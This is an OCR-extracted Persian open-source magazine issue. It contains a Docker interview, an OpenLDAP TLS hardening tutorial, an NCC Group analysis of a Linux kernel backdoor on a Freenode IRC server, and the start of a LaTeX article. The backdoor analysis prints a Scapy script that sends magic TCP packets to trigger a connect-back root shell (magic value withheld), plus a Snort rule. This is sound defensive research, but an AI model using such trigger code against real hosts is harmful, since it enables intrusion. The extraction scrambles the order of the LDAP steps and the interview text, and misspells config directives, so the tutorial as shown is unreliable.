


# ARGUS

NETWORK PERFORMANCE MONITORING

سامانه رصد ( مانیتورینگ ) شبکه

دیده بان و رصد کننده پرفورمنس پهنای باند شبکه بین چندین نقطه، نرم افزار شامل گزارش در قالب انواع نمودارهای گرافیکی در بازه های زمانی مختلف و مقایسه آنها با یکدیگر مناسب دیتا سنترها شبکه های WAN و MAN



سپورس  
راه کارهای بر پایه وب

ایران، تهران، میدان محسنی، بلوار میرداماد، جنب بانک آینده، ساختمان کامیار، طبقه سوم، واحد ۱۸

[www.cvas.ir](http://www.cvas.ir)  
[info@cvas.ir](mailto:info@cvas.ir)

روان ارتباط  
ارتباط آسان و بی پایان

[www.ravanertebat.com](http://www.ravanertebat.com)  
[info@ravanertebat.com](mailto:info@ravanertebat.com)



# داکر، هیجان مجازی سازی

امسال در بخش فنی کنفرانس متن باز (OSCON 2014) صحبت‌های مربوط به زیرساخت ابری غوغا می‌کند. یکی از جالب‌ترین استار تاپ‌ها داکر (Docker) بود؛ یک اپلیکشن فوق‌العاده سبک ایجاد حامل (containerization) که قابلیت‌های بسیاری دارد. موفق شدم با نائبریس خدمات داکر، «جیمز ترن‌بال» که یک دوره فشرده داکر در همین نمایشگاه خواهد داشت، مصاحبه کنم. جدای از این که فهمیدم اصلاً داکر چیست، درباره ابر، خدمات متن باز و یافتن یک کار واقعی صحبت کردیم.

داکر هستید. آیا بقیه کارها پتان در متن باز را سرگرمی به حساب می‌آورید؟ در واقع آن یک شوخی است که به دوستم مربوط می‌شود. من هم مثل بیشتر گیک‌ها معمولاً پشت رایانه هستم و دارم با یک مشکل سر و کله می‌زنم یا چیزی می‌نویسم. دوستم به شوخی می‌گوید من دو کار دارم: کار «واقعی» ام و کار متن باز. خوشبختانه در چند سال گذشته، در مکان‌هایی مانند پاپت‌لبز (Puppet Labs) و داکر، موفق شده‌ام علاقه‌مندیم را با کار حقوق‌بگیری ام یکی کنم.

بیشتر کسانی که در زمینه متن باز کار می‌کنند، درباره کارشان همین را می‌گویند، مرز مشخص‌کننده میان

می‌کرد. مهم‌تر این که رایگان بود. لازم نبود سخت‌افزار و سیستم‌عامل گران‌قیمت بخرم تا این کارهای جالب را انجام دهم. بعد دریافتم که نه تنها رایگان است، بلکه به سورس کد هم دسترسی دارم. اگر چیزی خراب می‌شد یا اگر چیزی اضافه بر امکانات می‌خواستم، واقعا می‌توانستم خرابی را درست کنم (یا حداقل تلاشم را بکنم) یا با کسی صحبت کنم که می‌تواند درستش کند. آن احساس مالکیت به همراه انجمن‌های اولیه که حول و حوش متن باز تشکیل می‌شدند، من را به شوق آورد. از همان زمان عاشق متن باز شده‌ام.

در مشخصات شما نوشته «کار واقعی شما» این است که نائبریس خدمات

شما چند تایی کتاب درباره موضوعات مختلف لینوکسی نوشته‌اید. اولش چطوری لینوکس را کشف کردید؟ چه چیزی باعث می‌شود این قدر به آن علاقه داشته باشید؟ فکر کنم اولین باری که با لینوکس برخورد داشتم، واسط دهه نود و پس از انتشار دبیان بود. پیش‌تر با OS400، VAX/VMS و SunOS کار کرده بودم، اما همیشه در محیط‌های اشتراکی بوده. فکر نمی‌کنم یکباره متوجه شده باشم که چقدر کل این ماجرای «متن باز» قدرتمند بود. وقتی لینوکس را کشف کردم، ناگهان یک رایانه رومیزی داشتم که همان ابزارها و خدماتی رویش اجرا می‌شدند که قدرت اینترنت از آن‌ها بود. کاملاً ذهن را منقلب



مطالعه کدهای دیگران می‌تواند الهام‌بخش شما در ساخت برنامه‌های کاربردی جذاب باشد

سرگرمی و کار حرفه‌ای در دنیای متن‌باز بسیار نامشخص است. فکر می‌کنید این تاثیرش منفی باشد یا مثبت؟

به نظرم در زمینه‌های بسیار زیادی، هم مثبت است و هم منفی. از این نظر مثبت است که مشکلاتی را که در کارمان حل می‌کنیم (مثل ساختن ابزارها، برطرف کردن خطاها و نوشتن سندها) می‌توانیم با دیگران به اشتراک بگذاریم و امیدوار باشیم که زندگی کسی را راحت‌تر کنیم یا کمک‌شان کنیم زودتر کارشان راه بیافتد. همچنین از این نظر منفی است که علاقه داشتن به کاری که خیلی نزدیک به کار روزانه‌ام است، این حس را که تو «همیشه سرکاری» بدتر می‌کند.

همچنین می‌دانم که این مرزهای نامشخص، چطور بر گوناگونی جوامع متن‌باز و کسب‌وکارمان تاثیرگذار هستند. در دنیای استارت‌آپ یک فرض وجود دارد، این که یک برنامه‌نویس خوب، کسی است که یک پروفایل گیت‌هاب دارد و به متن‌باز کمک می‌کند. خوشبختانه من زمان، پول و آموزش لازم برای خدمت به متن‌باز را دارم. اما بسیاری هستند که این مزایا را ندارند و این مسئله حداقل تا حدی مسئول شکل دادن جامعه آماری کوچک بسیاری از جوامع متن‌باز است؛ سفیدی‌پوست، مذکر، با سواد. این فرض از یک برنامه‌نویس «خوب» کمابیش تبدیل به یک حلقه بسته استخدای شده و به تثبیت تک‌فرهنگی در متن‌باز و به صورت گسترده‌تر در کسب و کارمان، کمک کرده.

### چطوری در پروژه داکر مشغول شدی؟

کمی بعد از این که شرکت سولومون، داکر را متن‌باز کرد، به آن برخوردیم. کمی درباره LXC و حامل‌ها می‌دانستم (پیش‌تر روی solaris zone و LPAR در سخت‌افزار IBM هم کار کرده بودم) بنابراین تصمیم گرفتم داکر را امتحان کنم. سادگی استفاده‌اش من را متحیر کرد. تعامل‌های قبلی‌ام با حامل‌ها این احساس را به من داده بود که موجوداتی پیچیده هستند که به تنظیمات و رسیدگی فراوان نیاز دارند. داکر بیرون از این ماجراست. به محض این که داکر و بعد جریان کارهای CI/CD محور را دیدم که داکر بر اساس آن‌ها بنا شده بود، تصمیمم را گرفتم.

داکر ماجرای جدید در مجازی‌سازی و پردازش ابری است. چرا مردم این قدر درباره‌اش هیجان دارند؟

فکر کنم به خاطر ماهیت سبک بودن داکر است که با جریان کار ترکیب شده. سریع است، استفاده از آن راحت است و ابزاری برنامه‌نویس محور است. ماموریتش در اساس این است: بسته‌بندی و انتقال کد را ساده کند. برنامه‌نویس‌ها به دنبال ابزارهایی هستند که بخش زیادی از جزئیات این فرآیند را از کار آن‌ها مجزا کند. آن‌ها فقط انتظار دارند ببینند کدی که می‌نویسند کار می‌کند. همین مسئله منجر به انواع تضادها با مدیران سیستم می‌شود؛ زمانی که کد از یک جا به جای دیگر منتقل می‌شود و در محیطی به جز محیط خود برنامه‌نویس درست کار نمی‌کند. داکر تلاش می‌کند کد شما را تا حد ممکن قابل انتقال سازد و این قابل انتقال بودن را برای کاربر ساده و دوستانه کند.

### به نظر شما هیجان‌انگیزترین قابلیت داکر چیست؟

مشخصاً pipeline خروجی. منظورم این است که می‌بینم افراد زیادی با حامل‌ها، hyper-scaling انجام می‌دهند. در واقع می‌توانید تعداد زیادی حامل روی یک میزبان داشته باشید و آن‌ها به طرز خیره‌کننده‌ای سریع هستند. اما این، به اندازه دیدن کسانی که از آن برای خودکار ساختن روال برنامه‌نویسی/آزمون/خروجی استفاده می‌کنند، هیجان‌زده نمی‌کند.

### داکر چه تفاوتی با مجازی‌سازی استاندارد دارد؟

داکر مجازی‌سازی در سطح سیستم‌عامل است. برخلاف مجازی‌سازی hypervisor، که در آن ماشین مجازی (VM) از طریق یک لایه واسط روی سخت‌افزار فیزیکی اجرا می‌شود (خود hypervisor)، حامل‌ها فضای کاربر را روی هسته سیستم‌عامل اجرا می‌کنند. این باعث می‌شود بسیار سبک و سریع باشند.

فکر می‌کنید توسعه فناوری ابری، بر توسعه متن‌باز تاثیر خیلی زیادی داشته؟ فکر می‌کنم نرم‌افزار متن‌باز خیلی به پردازش ابری وابسته است. هم از نظر نرم‌افزارهایی که

روی ابر اجرا می‌شوند و هم مدل‌های توسعه که خود ابر را تشکیل داده. نرم‌افزار متن‌باز ارزان است، معمولاً نرم‌افزار متن‌باز هم از دیدگاه حق کپی‌رایت و هم کارآیی به صرفه است.

### فکر می‌کنید داکر، مجازی‌سازی و محیط‌های ابری را تغییر خواهد داد؟ فکر می‌کنید فناوری ابر یک مسیر مشخص دارد یا هنوز جا برای تغییرهای بزرگ هست؟

فکر می‌کنم فضاهای کاری زیادی وجود دارند که داکر برایشان ایده‌آل است، همان‌طور که پیش‌تر گفتم، هم در بخش hyper-scale بسیاری از حامل‌ها و هم در زمینه برنامه‌نویسی/آزمون/خروجی. انتظار دارم شرکت‌ها و عرضه‌کننده‌های زیادی از داکر به منزله یک شکل جایگزین برای مجازی‌سازی، هم در زمینه سخت‌افزاری و هم ابری، استقبال کنند.

در مورد مسیر فناوری ابر فکر می‌کنم در چند سال گذشته، تغییرات مهمی را دیده‌ام. فکر می‌کنم همچنان تغییرات بیشتری در راه باشد. سوال درباره OpenStack است و این که آیا موفق می‌شود به عنوان یک جایگزین «پرساخت به عنوان سرویس» (IaaS) یا راه‌کار ابری دست‌ساز پذیرفته شود. فکر می‌کنم، ما تنها کمی از قابلیت «نرم‌افزار تحت وب» به عنوان سرویس» (PaaS) را حس کرده‌ایم و فضای زیادی برای رشد و توسعه در این باره وجود دارد. همچنین دیدن این که قابلیت‌های محصولات PaaS چطور رشد می‌کنند و این که آیا با محصولات مبتنی بر ابر مصرف‌کننده پیوند می‌خورند یا خیر، هم جالب است.

می‌توانید به صورت خلاصه به ما بگویید از آرایه داکر شما در نمایشگاه OSCON امسال انتظار چه چیزهایی را می‌توانیم داشته باشیم؟ یک دوره فشرده برای معرفی داکر است. گروه مخاطب، برنامه‌نویس‌ها و مدیران سیستم هستند که می‌خواهند کار با داکر را شروع کنند. ما اصول استفاده از داکر و این که چطور آن را با جریان کار روزمره یک پارچه سازید را درس خواهیم داد. ■



در دنیای استارت‌آپ یک فرض وجود دارد، این که یک برنامه‌نویس خوب، کسی است که یک پروفایل گیت‌هاب دارد و به متن‌باز کمک می‌کند





## نحوه ایمن سازی LDAP


 مهدی عمران فرید  
نویسنده

در شبکه‌های رایانه‌ای، «دایرکتوری سرویس» زیرساخت به اشتراک‌گذاری منابع را مهیا نموده و به شما اجازه می‌دهد به صورت متمرکز منابع و امان‌های شبکه خود را مدیریت نمایید.

«دایرکتوری سرویس» اطلاعات مهمی را طبق استاندارد X.500 در خود نگهداری می‌کند. این اطلاعات می‌تواند شامل اطلاعات مربوط به کاربران و رمز عبور آن‌ها باشد. همچنین اطلاعات پرسنلی افراد سازمان، می‌تواند قسمت دیگری از این نوع اطلاعات باشد که حفظ محرمانگی و امنیت آن‌ها ضروری است. LDAP یا Lightweight Directory Access Protocol پروتکلی است که می‌توان با آن با دایرکتوری سرور ارتباط برقرار کرد و آن را مدیریت نمود.

یکی از جنبه‌های مهم برقراری امنیت در دایرکتوری سرویس، برقراری یک ارتباط امن بین کلاینت و سرور دایرکتوری سرویس (LDAP Server) است. پروتکل LDAP به طور پیش فرض اطلاعات را بر روی بستر شبکه به صورت Clear Text ارسال می‌کند

که ارسال اطلاعات به این روش دارای مزایایی از جمله موارد ذیل است:

- ❖ پیکربندی و مدیریت آسان
- ❖ سرعت بالاتر در سرویس دهی

اما این مزایا باعث می‌شود تا شما امنیت سیستم خود را از دست بدهید. بنابراین در بستر شبکه به‌ویژه شبکه‌های بزرگ، نیاز است اطلاعات، رمزنگاری شود.

OpenLDAP یک نرم افزار متن باز است که سیستم «دایرکتوری سرویس» و پروتکل LDAP را به صورت مستقل از بستر پیاده سازی می‌کند و اکثر نسخه‌های لینوکس از آن پشتیبانی می‌نمایند. OpenLDAP به دو روش، ترافیک ارسالی در شبکه را رمزنگاری می‌نماید.

در اولین روش OpenLDAP بر روی یک پورت خاص (پورت ۶۳۶، LDAPS) به طور پیش فرض سرویس می‌دهد و اطلاعات ارسالی بر روی این پورت به صورت خودکار رمزنگاری می‌شوند. این روش به عنوان یک قابلیت جدید در نسخه دوم LDAP ارائه شد، اما امروزه چندان رایج نیست.

در روش دوم که در نسخه سوم LDAP ارائه شد، به کلاینت‌ها اجازه داده می‌شود که بر روی پورت استاندارد سرور (پورت ۳۸۹) ارتباط برقرار کنند و نیز به آن‌ها اجازه داده می‌شود که ارتباطشان با سرور از حالت Clear Text به حالت رمزنگاری شده تبدیل شود.

### ❖ رمزنگاری از طریق LDAPS:

در بستر شبکه، کلاینت و سرور LDAP می‌توانند با کمک SSL/TLS اطلاعات ارسالی و دریافتی را رمزنگاری کنند. به این صورت که سرور، Certificate خود را به کلاینت ارسال می‌کند. ضمن آنکه یک سری اطلاعات از جمله Public Key در آن قرار گرفته است. Public Key پیام را رمزنگاری می‌کند اما رمزگشایی نمی‌کند و کلید دوم که Private Key نام دارد، جهت رمزگشایی استفاده می‌شود.

مجوز خواندن Private Key تنها برای سرور تعریف شده است و تحت هر شرایطی آن را تنها نزد خود حفظ می‌کند. کلاینت، پیام رمزنگاری شده به کمک

```
server.key
```

```
# make server.key
```

```
umask 77 ; \
```

```
/usr/bin/openssl genrsa -des3 1024 > server.key
```

### گام نهم:

برای اعمال تغییرات سرور LDAP را راه‌اندازی مجدد کنید

```
# /etc/rc.d/init.d/ldap restart
```

### گام دهم:

برای دسترسی به دامنه در سرور محلی، در فایل /etc/hosts خط زیر را اضافه کنید

```
127.0.0.1 ldap.lpi.org
```

### گام یازدهم:

پیکربندی فایل کلاینت (/etc/openldap/ldap.conf)

```
Base dc=lpi, dc=org
```

```
URI ldap://ldap.lpi.org
```

```
TLS_CACERT /etc/openldap/cacerts/server.crt
```

### گام دوازدهم:

اکنون زمان آزمون فرایند طی شده از طریق STARTTLS است

```
# ldapsearch -x -D "cn=Manager,dc=lpi,dc=org"
```

```
-W -ZZ
```

### گام سیزدهم:

و آزمون فرایند طی شده از طریق LDAPS (پورت ۶۳۶)

```
# ldapsearch -x -D "cn=Manager,dc=lpi,dc=org"
```

```
-W -H ldaps://ldap.lpi.org
```

### گام چهاردهم:

پایش فعالیت‌ها و پورت‌های فعال

```
# netstat -antp | grep slapd
```

### گام پانزدهم:

بررسی ترافیک معمولی شبکه و نمایش رمزهای کاربران

```
# tcpdump port ldap -i lo -X -s 1024
```

و اگر ارتباط، رمز شده باشد، دیگر رمزی نمایش داده نمی‌شود

```
# tcpdump port ldap -i lo -X -s 1024
```

```
Generating RSA private key, 1024 bit long
```

```
modulus
```

```
.....+++++
```

```
.....+++++
```

```
e is 61251 (0x10001)
```

```
Enter pass phrase: # set passphrase
```

```
Verifying - Enter pass phrase: # verify
```

### گام چهارم:

حذف گذرواژه (passphrase) از کلید اختصاصی

```
# openssl rsa -in server.key -out server.key
```

### گام پنجم:

ایجاد درخواست ثبت پروانه

```
# make server.csr
```

### گام ششم:

ثبت درخواست مجوز ثبت شده

```
# openssl x509 -in server.csr -out server.crt
```

```
-req -signkey server.key -days 3650
```

### گام هفتم:

محدود نمودن دسترسی به فایل‌ها

```
# chmod 400 server.*
```

### گام هشتم:

پیکربندی سرور LDAP

```
# cp /etc/pki/tls/certs/server.* /etc/openldap/
```

```
cacerts/
```

```
# chown ldap. /etc/openldap/cacerts/*
```

```
# vi /etc/openldap/slapd.conf
```

دو خط زیر را در فایل، ذخیره کنید:

```
TLSertificateFile /etc/openldap/cacerts/server.
```

```
crt
```

```
TLSertificateKeyFile /etc/openldap/cacerts/
```

سرور را برای آن ارسال و سرور جهت پاسخ‌گویی به درخواست، پیام رمزنگاری شده را رمزگشایی می‌کند.

### رمزنگاری از طریق StartTLS:

در حالت پشتیبانی LDAP Server از StartTLS، اگر کلاینت در برقراری ارتباط با سرور، دستور StartTLS را اجرا کند، آنگاه سرور شروع به رمزنگاری اطلاعات با TLS نموده و تمامی اطلاعات اسالی و دریافتی میان سرور و کلاینت رمزنگاری شده و به طور امن انتقال داده می‌شوند.

یکی از مزیت‌های آشکار StartTLS این است که سرور برای LDAP تنها بر روی یک پورت سرویس می‌دهد. این امر به کلاینت‌ها و سرور اجازه می‌دهد تا اطلاعاتی را که از اهمیت کم‌تری برخوردارند، به صورت Clear Text ارسال نماید و در مقابل اطلاعات با اهمیت بالاتر را با کمک TLS رمزنگاری کند. با این روش اطلاعات غیرضروری رمزنگاری نشده و منابع سیستم بی‌مورد جهت رمزنگاری، استفاده نمی‌شود. در نتیجه کارایی سیستم افزایش پیدا خواهد کرد.

در ادامه مراحل نصب و ایمن سازی LDAP از طریق SSL/TLS بر روی یک بسته مبتنی بر Redhat آورده شده است.

### گام اول:

نصب سرور و کلاینت Openldap

```
# yum install openldap-servers openldap-clients
```

```
# cd /etc/openldap/
```

```
# cp DB_CONFIG.example /var/lib/ldap/DB_CONFIG
```

### گام دوم:

پیکربندی سرور SLAP (ldap server)

```
# vim slapd.conf
```

```
suffix "dc=lpi,dc=org"
```

```
rootdn "cn=Manager,dc=lpi,dc=org"
```

```
rootpw secret
```

### گام سوم:

ایجاد مجوز SSL سرور

```
# cd /etc/pki/tls/certs/
```

# تحلیل آسیب‌پذیری درب‌پشتی در شبکه IRC

## پیش‌زمینه

فری‌نود (Freenode) یک شبکه بزرگ IRC است که در زمینه فراهم کردن سرویس برای اجتماعات متن‌باز فعالیت می‌کند. در ماه سپتامبر اعضای این گروه مطالبی درباره نفوذپذیری بالقوه یک سرور IRC، در وبلاگ خود منتشر کردند. در این مقاله اطلاعاتی در مورد یکی از مولفه‌های دخیل در این نفوذپذیری و کارکرد و ویژگی‌های جالب آن را مورد بررسی قرار خواهیم داد.

یکی از چالش‌هایی که همه هکرها بعد از نفوذ به یک سیستم با آن مواجه‌اند این است که چگونه در دراز مدت کنترل خود را روی سیستم قربانی به‌طور مخفی حفظ کنند. ابزارهای «درب‌پشتی» (backdoor) که منتظر اتصال‌های خارجی هستند به وسیله پیش‌پورت یا فهرست کردن سوکت‌های باز به راحتی شناسایی می‌شوند. ابزارهایی هم که به صورت دوره‌ای به یک سرور خارجی اتصال برقرار می‌کنند، معمولاً به تعداد آدرس‌های کم یا الگوریتم‌های تولید دامنه قابل پیش‌بینی، محدود می‌شوند. درب‌پشتی مورد بررسی در این مقاله با استفاده از یک روش جدید برای شناسایی بسته‌های ورودی خاص، از این مشکلات اجتناب می‌کند، دیواره‌های آتش (firewall) معمولی میزبان را دور می‌زند و به هکر امکان تغییر آدرس IP بدون از دست دادن اتصال را می‌دهد.




نویسنده:  
سید عبدالرضا رائفی

می‌دهد و user-mode helper را به کار می‌اندازد.

user-mode helper که به سرور خارجی متصل شده شامل کدهای دسترسی به فایل یا شل از راه دور است.  
یک اسکریپت برای اطمینان از بازگذاری کامل هنگام بوت.  
مد کاربری باینری برای نگهداری عملیات.

## مرور کلی

یک تعامل موفق با سیستم قربانی در زیر به تصویر کشیده شده است. برای به کار انداختن درب‌پشتی به سه بسته مجیک نیاز است تا اتصال سیستم به فرستنده بسته‌های مجیک برقرار شود. سه تک بسته پورت ناکینگ (knocking) برای به کار انداختن کافی است و نیازی به برقراری اتصال کامل TCP نیست.



داده‌های منتقل شده بین هکر و قربانی در تمام مدت با RC4 رمزگذاری می‌شود. در نمونه مورد بررسی توسط گروه NCC، رشته ثابت یکسانی برای مقداردهی اولیه RC4، برای ارسال و دریافت استفاده شده بود. یعنی رمزنگاری اتصال نفوذگر هنگامی که کلید RC4 از سیستم قربانی دریافت شود، میسر می‌گردد. هر چند ممکن است کلید RC4 در هر بار قرار گرفتن درب‌پشتی روی یک سرور، متفاوت باشد.

## به کار انداختن درب‌پشتی

سرآمدهای تمام بسته‌های دریافتی برای بررسی ترکیب خاصی از مقادیر در بسته‌های مجیک، تحلیل می‌شوند. اگر بخواهیم به طور مشخص بگوییم، راه‌انداز هسته (kernel driver)، پورت مبدا و شماره توالی را با یک مقدار ثابت مقایسه می‌کند. در حال حاضر برای دادن زمان بیشتر به فری‌نود برای ادامه تحقیقات‌شان، این مقدار ثابت را فاش نمی‌کنیم. هنگامی که سه بسته TCP با ترکیب درست پورت مبدا و شماره توالی دریافت شد، مد کاربری باینری با آدرس IP مبدا (از بسته مجیک) و یک پورت مقصد فرا خوانده می‌شود. این شماره پورت از ساین پنجره در بسته سوم استخراج شده و منتهای ۸۱۹۲ می‌شود. نمای کلی سرآمد TCP در زیر نمایش داده شده است.

Source Port		Destination Port	
Sequence Number			
Acknowledgement Number			
Len	Res	Flags	Window
Checksum		Urgent	
Options (optional)			
... data ...			

Trigger: these fields must add to a specific value  
 Callback port: derived from WINDOW - 8192

## تداوم

روی سرور مورد بررسی توسط گروه NCC تداوم روت کیت با اضافه کردن اسکریپت /lib/lsb/init-functions به‌دست آمد. این فایل به وسیله هر لینوکس پایه استاندارد سازگار با اسکریپت اولیه، گنجانده شده و شماری از عملکردهای ضروری را فراهم می‌کند. این افزونه‌ها مسئول اجرای اسکریپت شل نفوذگر هستند که در ادامه بیان می‌شود.

## مکانیزم عمل

درب‌پشتی مورد بحث، مولفه‌هایی دارد که به نفوذگر امکاناتی از قبیل دسترسی روت به شل یا دسترسی از راه دور هر فایلی را می‌دهد. با این حال جالب‌ترین ویژگی آن امکان به کار انداختن آن با بسته‌های magic TCP است که شامل ترکیب خاصی از مقادیر سرآمد (Header) است. مجموعه این درب‌پشتی روی سرور:   
 :: یک ماژول هسته که به بسته‌های مجیک گوش



### اجزای اصلی

#### راهانداز کرنل

نام مازول کرنل اضافه شده بعد از بارگذاری، این راهانداز هسته، از یک قلاب دیواره آتش «نتفیلتر» برای بازرسی بسته‌ها در سیستم قربانی استفاده می‌کند. این قلاب در زنجیره قبل از مسیریابی با بیشترین اولویت تنظیم می‌شود تا از فیلترینگ بسته در ورودی زنجیره اجتناب کند. این بدان معنی است که حتی اگر دستور یک دیواره آتش معمولی، متوقف کردن بسته مجیک باشد، این بسته از دید راهانداز هسته در پشتی، پنهان نخواهد ماند.

پورت‌های مقصد در راهانداز هسته بررسی نمی‌شوند، بنابراین بسته‌های مجیک به هر پورتی می‌توانند ارسال شوند. نیازی نیست سه بسته مجیک دقیقا یکی باشند، پورت مبدا و شماره توالی می‌توانند تصادفی انتخاب شوند ولی مجموع آن‌ها می‌بایست با مقدار مورد نظر یکی باشد. همین طور می‌توان سه بسته را بسیار کند و با فاصله زمانی زیاد فرستاد. تلفیق این سه ویژگی باعث می‌شود پیاده‌سازی یک شناسه سیستم تشخیص نفوذ برای این نوع ترافیک بسیار مشکل شود.

در زیر یک کد نمونه نشان داده شده که از ابزار اسکپی (Scapy) برای پیشگیری از سیستم تشخیص نفوذ در آن استفاده شده است. دقت کنید که به دلایلی که قبلا بدان اشاره شد، مقدار مجیک ذکر نشده است.

```
#!/usr/bin/env python
import random
from scapy.all import IP,TCP,send
import argparse
#####
# Author: NCC Group, Cyber Defence Operations
(CDO)
# Date: September 2014
#
# Sends three TCP packets with the correct header
values to trigger
# a connect back on the specified port.
#
# This script implements simple randomness for
the "magic" header
# values to demonstrate how difficult it would be
to signature in IDS.
#####
parser = argparse.ArgumentParser(descrip-
```

```
tion='Trigger the backdoor')
parser.add_argument('TARGET_IP', metavar='TARGET_IP', type=str,
                    help='IP to send magic packets to')
args = parser.parse_args()
# Target port can be any valid port. iptables
filtering does not apply
# if it's in the normal INPUT chain. This could be
randomised per-packet.
TARGET_PORT = 80
CALLBACK_PORT = 1234
for n in range(1, 4):
    # To trigger backdoor the source port + se-
quence must add up to <Magic Value>
    # Backdoor will connect to us on window - 8192
    source_port = random.randint(1024, 2048)
    sequence = <Magic Value> - source_port #
Value not disclosed at this time
    packet = IP(dst=args.TARGET_IP)/TCP(d-
port=TARGET_PORT,sport=source_port,seq=se-
quence>window=8192 + CALLBACK_PORT)
    print "[+] Sending magic packet {} of 3 to
{}:{}".format(n, args.TARGET_IP,
TARGET_PORT, source_port, sequence)
    send(packet)
```

هنگامی که سه بسته مجیک دریافت شد، مازول هسته user-mode helper را به کار می‌اندازد.

#### user-mode helper

این باینری با ایجاد ارتباط با نفوذگر، دسترسی او را به سیستم فراهم می‌کند و عملکردهای در پشتی با ویژگی‌های زیر و دسترسی روت را برای او مهیا می‌کند:

- اجرای شل - ورودی و خروجی به سوکت شبکه.
- خواندن فایل - خروجی به سوکت شبکه.
- نوشتن فایل - ورودی از سوکت شبکه.

این فایل در سیستم در آدرس /bin/dh واقع شده است. این آدرس در مازول هسته کد شده ولی به راحتی قابل تغییر است. هر چند این نام نمایش داده شده در فهرست فرآیندها را با بازنویسی مقدار argv[0] به hald-runner تغییر می‌دهد.

هلیپر یک ارتباط با آدرس نفوذگر برقرار می‌کند، چون اکثر دیواره آتش‌ها محدودیت زیادی برای ارتباط خارجی ندارند، این اتصال معمولاً موفقیت‌آمیز خواهد بود. بعد از برقراری ارتباط، هلیپر یک رمز را

که با DES هَش شده، از نفوذگر دریافت و با مقدار از قبل تعیین شده مقایسه می‌کند. بعد از دریافت رمز درست، هلیپر یک مقدار چهار بایتی را می‌فرستد که بیان‌گر موفقیت است. سپس نفوذگر چهار بایت مربوط به دستور مورد نظر را که مفیدترین آن، روت شل است، می‌فرستد. این شل با متغیرهای محیطی اجرا می‌شود که میزان ذخیره اطلاعات سوابق (log) را کاهش می‌دهد.

#### قوانین شناسایی

می‌توان از قانون زیر در سیستم‌های تشخیص نفوذی که از شناسه‌های قالب Snort پشتیبانی می‌کنند، استفاده کرد. با توجه به ساختار بسته‌های مجیک، ایجاد یک قانون پایه سیستم تشخیص نفوذ غیرممکن است، با این حال با اسکریپت‌های Suricata یا Bro می‌توان به آن دست پیدا کرد. قانون ارائه شده رشته‌های ثابت مازول هسته را بعد از رمزنگاری با RC4 بررسی می‌کند، که مربوط به بسته hello و بسته بعد از احراز هویت است.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET
any (msg: "Unknown Linux Backdoor"; content:
"b5a46fce2166"; depth: 6;flow:established,
to_server; sid:1;)
```

با توجه به این که فقط شش بایت از یک جریان TCP بررسی می‌شوند، امکان نتیجه‌گیری اشتباه وجود دارد. قابل ذکر است که کد نمایش داده شده در بالا برای این مورد کاربرد داشته و تغییر جزئیات رمزنگاری RC4، برای نفوذگران آسان خواهد بود. بنابراین ما استفاده از پویس مبتنی بر میزبان را توصیه می‌کنیم.

#### نتیجه

در حالی که مکانیزم‌های دست دادن (handshake) و امنیت داده خوب طراحی شده‌اند، مکانیزم تداوم به هیچ وجه پنهانی نبوده و این روت‌کیت به وسیله ابزارهایی مثل Tripwire و Rootkit Hunter قابل کشف است. در حالی که تکنیک‌های به کار رفته به خوبی مهندسی شده‌اند اما منحصربه‌فرد نیستند. به عنوان مثال قلاب‌های netfilter در مقاله «تجربه‌های روت‌کیت هسته» در سال ۲۰۰۳ مورد بررسی قرار گرفته بود. همین طور پورت ناکینگ و رمزنگاری RC4 برای پنهان کاری و ارتباط امن به عنوان رویکردهای توسعه روت‌کیت، چندان پیچیده نیستند. ■



## معرفی لاتک



نویسنده:  
احسان عبدالملکی

در زندگی روزمره، خیلی از آدم‌ها نیاز به نوشتن متن برای چاپ، مقاله، گزارش و... دارند. سریع‌ترین راه برای نوشتن یک متن، باز کردن نرم‌افزار واژه‌پرداز و نوشتن و چاپ آن متن است. برای کارهای عمومی نوشتن متن و کار کردن با واژه‌پرداز شاید بسیار راحت و کم‌هزینه باشد ولی تصور کنید متن شما حجم بالایی دارد. مثل تز دکترا، کتاب یا حتی متن پروژه پایانی شما که از ۷۰ صفحه می‌گذرد و انواع اشکال هندسی، فرمول‌های ریاضی و فهرست، ارجاعات و منابع را شامل می‌شود که در این صورت انواع و اقسام به‌هم ریختگی متن و فرمول‌ها را پس از هر بار باز کردن فایل شاهد خواهید بود. باید کلی زمان بگذارد تا اندازه و قالب‌بندی را تصحیح کنید.

### نقاط قوت و ضعف

